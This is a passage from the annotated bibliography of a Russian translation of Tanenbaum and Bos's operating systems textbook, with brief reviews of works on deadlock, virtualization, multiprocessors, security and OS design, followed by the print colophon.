   Сенсорные экраны в короткие сроки приобрели повсеместное распространение. В этой статье просто и доходчиво отслеживается история сенсорных экранов и показаны весьма интересные старые картинки и снимки. Восхитительный материал!

6. Walker and Cragon, *Interrupt Processing in Concurrent Processors*.

   Реализация точных прерываний на суперскалярных компьютерах представляет собой чрезвычайно перспективную область исследований. Хитрость заключается в том, чтобы преобразовать состояние процессора в последовательную форму и сделать это быстро. В данной статье обсуждаются различные вопросы устройства компьютеров и возможные компромиссные решения.

13.1.6. Взаимоблокировка

1. Coffman et al., *System Deadlocks*.

   Эта книга представляет собой краткое введение во взаимоблокировки. В ней рассказывается о причинах их возникновения и способах предотвращения или обнаружения.

2. Holt, *Some Deadlock Properties of Computer Systems*.

   Обсуждение взаимоблокировок. Холт вводит модель направленных графов, которую можно использовать для анализа некоторых тупиковых ситуаций.

3. Isloor and Marsland, *The Deadlock Problem: An Overview*.

   Учебное пособие по взаимоблокировкам, в котором особое внимание уделяется системам баз данных. Описывается множество моделей и алгоритмов.

4. Levine, *Defining Deadlock*.

   В главе 6 данной книги основное внимание уделялось взаимной блокировке ресурсов, а ее другие виды рассматривались весьма поверхностно. В этой статье указывается на то, что в литературе используются различные определения, которые немного отличаются друг от друга. Затем авторы рассматривают взаимные блокировки при обмене данными, планировании и чередующиеся взаимные блокировки и предлагают новую модель, которая претендует на защиту от всех данных разновидностей взаимных блокировок.

5. Shub, *A Unified Treatment of Deadlock*.

   Этот краткий учебный курс сводит воедино причины возникновения взаимоблокировок и пути решения этих проблем.

13.1.7. Виртуализация и облако

1. Portnoy, *Virtualization Essentials*.
2. Легкое введение в виртуализацию. В книге рассматриваются контекст (включая взаимоотношения между виртуализацией и облаком) и различные решения (с уклоном в сторону VMware).
3. Erl et al., *Cloud Computing: Concepts, Technology & Architecture*.
4. Книга посвящена облачным вычислениям в широком смысле. Авторы дают подробные объяснения того, что скрывается за акронимами IAAS, PAAS, SAAS, и подобными акронимами с «X», входящими в семью облачной службы.
5. Rosenblum and Garfinkel, *Virtual Machine Monitors: Current Technology and Future Trends*.
6. Эта статья начинается с истории мониторов виртуальных машин, после чего рассматривается современное состояние виртуализации центральных процессоров, памяти и ввода-вывода. В частности, в статье рассматриваются проблемные области, относящиеся ко всем трем компонентам, и то, как будущее оборудование сможет смягчить эти проблемы.
7. Whitaker et al., *Rethinking the Design of Virtual Machine Monitors*.
8. У большинства компьютеров есть ряд странных и трудно поддающихся виртуализации особенностей. В данной статье авторы системы Denali обсуждают паравиртуализацию — изменение гостевой операционной системы, позволяющее избежать использования странных особенностей и их эмуляции.

13.1.8. Многопроцессорные системы

1. Ahmad, *Gigantic Clusters: Where Are They and What Are They Doing?*

   Чтобы понять, что лежит в основе современных больших многокомпьютерных систем, стоит прочитать эту статью. В ней описывается основная концепция, а также рассматриваются некоторые наиболее крупные из работающих сегодня систем. Учитывая действие закона Мура, можно смело предполагать, что упоминаемые в этой статье числа будут удваиваться примерно каждые 2 года.

2. Dubois et al., *Synchronization, Coherence, and Event Ordering in Multiprocessors*.

   Учебная статья по вопросам синхронизации в мультипроцессорных системах с общей памятью. Однако некоторые идеи в равной степени применимы также к однопроцессорным системам и системам с распределенной памятью.

3. Geer, *For Programmers, Multicore Chips Mean Multiple Challenges*.

   Многопроцессорные чипы являются реальностью, и этот факт не зависит от желания программистов. Поскольку они к этому не готовы, программирование таких чипов ставит множество проблем, от выбора правильного инструментария до разбиения задач на этапы и тестирования результатов.

4. Kant and Mohapatra, *Internet Data Centers*.

   Системы, занимающиеся обработкой данных в Интернете, — пример откормленных стероидами огромных многокомпьютерных комплексов. Обычно они состоят из десятков или сотен тысяч компьютеров, работающих над одной задачей. Эта статья является хорошим обзором и предваряет еще 4 статьи по данной тематике.

5. Kumar et al., *Heterogeneous Chip Multiprocessors*.

   Многоядерные процессоры персональных компьютеров «симметричны», то есть ядра в них идентичны. Однако существуют задачи, требующие разнотипных ядер, например, ядер, используемых для расчетов, обработки видео- и аудиоинформации и т. п. Эта статья рассматривает некоторые аспекты, связанные с «несимметричными» чипами.

6. Kwok and Ahmad, *Static Scheduling Algorithms for Allocating Directed Task Graphs to Multiprocessors*.

   Оптимальное планирование заданий на многомашинной системе или мультипроцессоре возможно, когда характеристики всех заданий известны заранее. Проблема заключается в том, что оптимальное планирование занимает слишком много времени. В данной статье авторы обсуждают и сравнивают 27 известных алгоритмов для различных способов решения этой проблемы.

7. Zhuravlev et al., *Survey of Scheduling Techniques for Addressing Shared Resources in Multicore Processors*.

   Как уже упоминалось, наиболее важная задача, относящаяся к многопроцессорным системам, касается конкуренции в борьбе за совместно используемые ресурсы. В этом исследовании представлены различные методы планирования для разрешения подобной конкуренции.

13.1.9. Безопасность

1. Anderson, *Security Engineering*, 2nd ed.

   Замечательная книга, в которой одним из широко известных исследователей в этой области очень четко объясняется, как создавать надежные и безопасные системы. Это не только завораживающий взгляд на многие аспекты безопасности (включая технологии, приложения и организационные вопросы), но и книга, имеющаяся в свободном доступе в сети. Если вы ее не читали, то вам не помогут никакие оправдания.

2. Van der Veen et al., *Memory Errors: the Past, the Present, and the Future*.

   Исторический взгляд на ошибки, связанные с памятью (переполнение буфера, атаки, использующие форматирующую строку, указатели на несуществующие объекты и многое другое), в том числе атаки и средства обороны, атаки, обходящие эти средства обороны, новые средства обороны, останавливающие атаки, обходящие прежнюю оборону, и... В общем, в любом случае без идей вы не останетесь. Авторы показывают, что, несмотря на преклонный возраст рассматриваемых ошибок и появление новых видов атак, ошибки, связанные с памятью, остаются исключительно значимыми. Более того, авторы готовы поспорить, что сложившаяся ситуация в ближайшее время вряд ли претерпит изменения.

3. Bratus, *What Hackers Learn That the Rest of Us Don't.*

   Что делает хакеров хакерами? Почему они думают о том, о чем обычные программисты забывают? Есть ли у них свои требования к интерфейсу программ? Как относиться к таким людям? Хотите узнать? Тогда читайте.

4. Bratus et al., *From Buffer Overflows to Weird Machines and Theory of Computation.*

   Объединяет скромное переполнение буфера с идеями Алана Тьюринга. Авторы показывают, что хакеры программируют уязвимые программы как «странные машины» (weird machines) с весьма странным с виду набором команд. При этом они взяли на вооружение основополагающие исследования Тьюринга «What is computable?» («Что поддается вычислению?»).

5. Denning, *Information Warfare and Security.*

   Информация стала оружием, применяемым как в настоящей войне, так и в борьбе корпораций. Участники информационной войны стараются не только атаковать информационные системы противника, но и защитить собственные системы. В этой замечательной книге автор описывает каждый мыслимый аспект, относящийся к стратегии защиты и нападения, от фальсификации данных до сетевого анализатора пакетов. Обязательное чтение для всех, кто серьезно интересуется вопросами компьютерной безопасности.

6. Ford and Allen, *How Not to Be Seen.*

   Вирусы, шпионящее ПО, руткиты и защита авторских прав на электронную продукцию — все это вызывает большой интерес. Данная статья даст вам общее представление о разнообразных уловках.

7. Hafner and Markoff, *Cyberpunk.*

   Три захватывающие истории о молодых хакерах, взламывающих компьютеры по всему миру, рассказанные компьютерным обозревателем *New York Times* (Markoff).

8. Johnson and Jajodia, *Exploring Steganography: Seeing the Unseen.*

   У тайнописи долгая история, начинающаяся в те дни, когда послание писалось на выбритой голове курьера, после чего приходилось ждать, пока у него отрастут волосы. Сегодня применяются цифровые технологии, хотя зачастую они оказываются не менее сложными. Эта статья представляет собой хорошо написанное введение в данный предмет.

9. Ludwig, *The Little Black Book of Email Viruses.*

   Если вы решили написать антивирусную программу и хотите скрупулезно разобраться в работе вирусов, эта книга для вас. В ней разобраны все типы вирусов и приведены довольно обширные и актуальные примеры кода для многих из них. Но для чтения потребуются основательные знания по программированию на языке ассемблера x86.

10. Mead, *Who is Liable for Insecure Systems?*

    Хотя большинство работ, посвященных компьютерной безопасности, базируются на технологическом подходе, он является не единственным. Предположим, что продавцы ПО несут ответственность за вред, который могут нанести сбои в его

работе. Какова вероятность того, что продавцы будут уделять большее внимание вопросам безопасности, чем сейчас ? Интересно? Тогда читайте статью.

11. Milojicic, *Security and Privacy*.

    Проблема безопасности имеет много граней, включающих операционные системы, сети, конфиденциальность и т. д. В данной статье публикуются интервью, взятые у шести экспертов в области безопасности.

12. Nachenberg, *Computer Virus-Antivirus Coevolution*.

    Как только разработчики антивирусного программного обеспечения находят способ обнаружения и нейтрализации некоторых классов компьютерных вирусов, создатели вирусов делают очередной шаг вперед, совершенствуют свои «произведения» и снова оказываются на шаг впереди. В данной статье обсуждаются различные аспекты этой игры в кошки-мышки. Автор не страдает чрезмерным оптимизмом и считает, что разработчики антивирусного программного обеспечения не могут выиграть эту войну, так что пользователей компьютеров утешить нечем.

13. Sasse, *Red-Eye Blink, Bendy Shuffle, and the Yuck Factor: A User Experience of Biometric Airport Systems*.

    Опубликованы результаты исследований системы распознавания по радужной оболочке глаза, проводившихся во множестве крупных аэропортов. Не все эти исследования дали положительные результаты.

14. Thibadeau, *Trusted Computing for Disk Drives and Other Peripherals*.

    Если вы думаете, что диск — это то место, где хранятся биты, подумайте еще раз. Современные устройства хранения информации имеют собственный мощный процессор, мегабайтную оперативную память, множество каналов передачи информации и даже собственное загрузочное ПЗУ. То есть они являются полноценным вычислительным комплексом, который нуждается в собственной системе защиты от нападений. Эта статья обсуждает вопросы безопасности устройств хранения информации.

13.1.10. Изучение конкретных примеров 1: Unix, Linux и Android

1. Bovet and Cesati, *Understanding the Linux Kernel*.

   Эта книга, вероятно, является самым лучшим изданием, содержащим всеобъемлющее обсуждение темы ядра операционной системы Linux. В ней описываются процессы, управление памятью, файловые системы, сигналы и многое другое.

2. IEEE, *Information Technology — Portable Operating System Interface (POSIX), Part 1: System Application Program Interface (API) [C Language]*.

   Это стандарт. Некоторые разделы вполне удобочитаемы, особенно дополнение B, *Rationale and Notes* («Обоснования и примечания»), благодаря которому часто становится понятно, почему то или иное сделано именно так, а не иначе. Одно из преимуществ ссылки на стандарт заключается в том, что в этом документе по определению нет ошибок. Если какой-либо типографской ошибке в макросе удается преодолеть процесс редактирования, то после этого она уже не ошибка, а официальный факт.

3. Fusco, *The Linux Programmers' Toolbox*.

   Эта книга рассчитана на подготовленных читателей, которые знакомы с основами и начинают разбираться, как же работают программы. Она подойдет для любителей языка C.

4. Maxwell, *Linux Core Kernel Commentary*.

   Первые 400 страниц этой книги содержат подмножество кода ядра операционной системы Linux. Последние 150 страниц представляют собой комментарий к коду, что соответствует стилю классической книги Джона Лайонза. Если вы хотите понять ядро Linux в мельчайших деталях, эта книга поможет вам начать это непростое дело. Следует предупредить читателя: чтение 40 000 строк на языке C — занятие не для всех.

13.1.11. Изучение конкретных примеров 2: Windows 8

1. Cusumano and Selby, *How Microsoft Builds Software*.

   Вы никогда не задумывались о том, как вообще кому-то удалось написать программу, состоящую из 29 млн строк (как Windows 2000), да еще и заставить ее работать? Чтобы понять, как используется цикл создания и тестирования программ корпорации Microsoft для управления очень большими программными проектами, читайте эту статью.

2. Rector and Newcomer, *Win32 Programming*.

   Если вы ищете одну из тех 1500-страничных книг, в которых дается краткое изложение того, как писать программы для системы Windows, это неплохой экземпляр. Среди прочих тем в ней описываются окна, устройства, графический вывод, ввод с клавиатуры и мыши, печать, управление памятью, библиотеки и синхронизация. Для чтения книги требуется знание языка программирования C или C++.

3. Russinovich and Solomon, *Microsoft Windows Internals*, Part 1.

   Если вы хотите научиться работать в Windows, для этого существуют сотни книг. Если же вы хотите узнать, как устроена операционная система Windows, то эта книга окажется лучшим выбором. В ней описываются, и довольно подробно, множество внутренних алгоритмов и структур данных. Никакая другая книга не сравнится с этой.

13.1.12. Проектирование операционных систем

1. Saltzer and Kaashoek, *Principles of Computer System Design: An Introduction*.

   В этой книге дается общее представление о компьютерных системах, а не об операционных системах как таковых, но рассматриваемые принципы в большой степени применимы и к операционным системам. Интересной особенностью этой книги является четкая идентификация «идей, которые работают», имен, файловых систем, слаженности чтения-записи, сообщений, имеющих отношение к аутентификации и конфиденциальности, и т. д., то есть тех принципов, которые, по нашему мнению, должны перед началом ежедневной работы перечитывать компьютерные специалисты всего мира.

2. Brooks, *The Mythical Man-Month: Essays on Software Engineering*.

   Фред Брукс был одним из разработчиков операционной системы OS/360. Он на собственном опыте научился отличать то, что работает, от того, что не работает. Советы, содержащиеся в этой остроумной, развлекательной и информативной книге, столь же ценны сегодня, как и четверть века назад, когда эта книга была написана.

3. Cooke et al., *UNIX and Beyond: An Interview with Ken Thompson*.

   Разработка операционных систем представляет собой скорее искусство, чем науку. Поэтому хороший способ узнать о предмете — слушать экспертов в этой области. Вряд ли можно найти лучшего эксперта, чем Кен Томпсон, который был одним из разработчиков систем UNIX, Inferno и Plan 9. В этом пространном интервью Томпсон делится своими мыслями по поводу истории и перспектив данной области.

4. Corbató, *On Building Systems That Will Fail*.

   В своей лекции по поводу получения премии Тьюринга основатель системы разделения времени высказывает примерно те же соображения, что и Брукс в книге *Mythical Man-Month*. Он приходит к выводу, что все сложные системы в конце концов ждет крах, и, чтобы иметь хоть какой-то шанс на успех, необходимо избегать сложности и придерживаться простоты и элегантности проекта.

5. Crowley, *Operating Systems: A Design-Oriented Approach*.

   В большинстве книг по операционным системам просто описываются основные понятия (процессы, виртуальная память и т. д.), а также приводится несколько примеров, но ничего не говорится о том, как проектировать операционные системы. Эта книга уникальна тем, что данной теме в ней посвящены четыре главы.

6. Lampson, *Hints for Computer System Design*.

   Батлер Лэмпсон — один из ведущих разработчиков передовых операционных систем в мире. В его увлекательной и полезной статье вы найдете множество подсказок, предложений и практических рекомендаций. Каждый честолюбивый разработчик операционных систем должен прочитать эту статью и книгу Брукса.

7. Wirth, *A Plea for Lean Software*.

   Никлаус Вирт, знаменитый разработчик систем, выступает в защиту программного обеспечения, основанного на нескольких простых концепциях, и против той разбухшей мешанины, каковой является большая часть коммерческого программного обеспечения. Он доказывает свою точку зрения на примере собственной операционной системы Oberon, которая ориентирована на работу в сети и «весит» 200 Кбайт, включая пользовательский графический интерфейс, компилятор Oberon и текстовый редактор.

13.2. Алфавитный список литературы

Подробный алфавитный список литературы можно скачать с сайта издательства www.piter.com.

Э. Таненбаум, Х. Бос

Современные операционные системы

4-е издание

Перевели с английского *А. Леонтьева, М. Малышева, Н. Вильчинский*

Заведующая редакцией	*Ю. Сергиенко*
Литературный редактор	*Н. Рощина*
Художник	*В. Шимкевич*
Корректоры	*С. Беляева, Н. Викторова*
Верстка	*Е. Трефилов*

ООО «Питер Пресс», 192102, Санкт-Петербург, ул. Андреевская (д. Волкова), 3, литер А, пом. 7Н.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12.000 — Книги печатные профессиональные, технические и научные.

Подписано в печать 13.03.15. Формат 70×100/16. Усл. п. л. 90,300. Тираж 2500. Заказ 0000.

Отпечатано в полном соответствии с качеством предоставленных издательством материалов в Первой Академической типографии «Наука». 199034, Санкт-Петербург, 9-я линия, 12/28.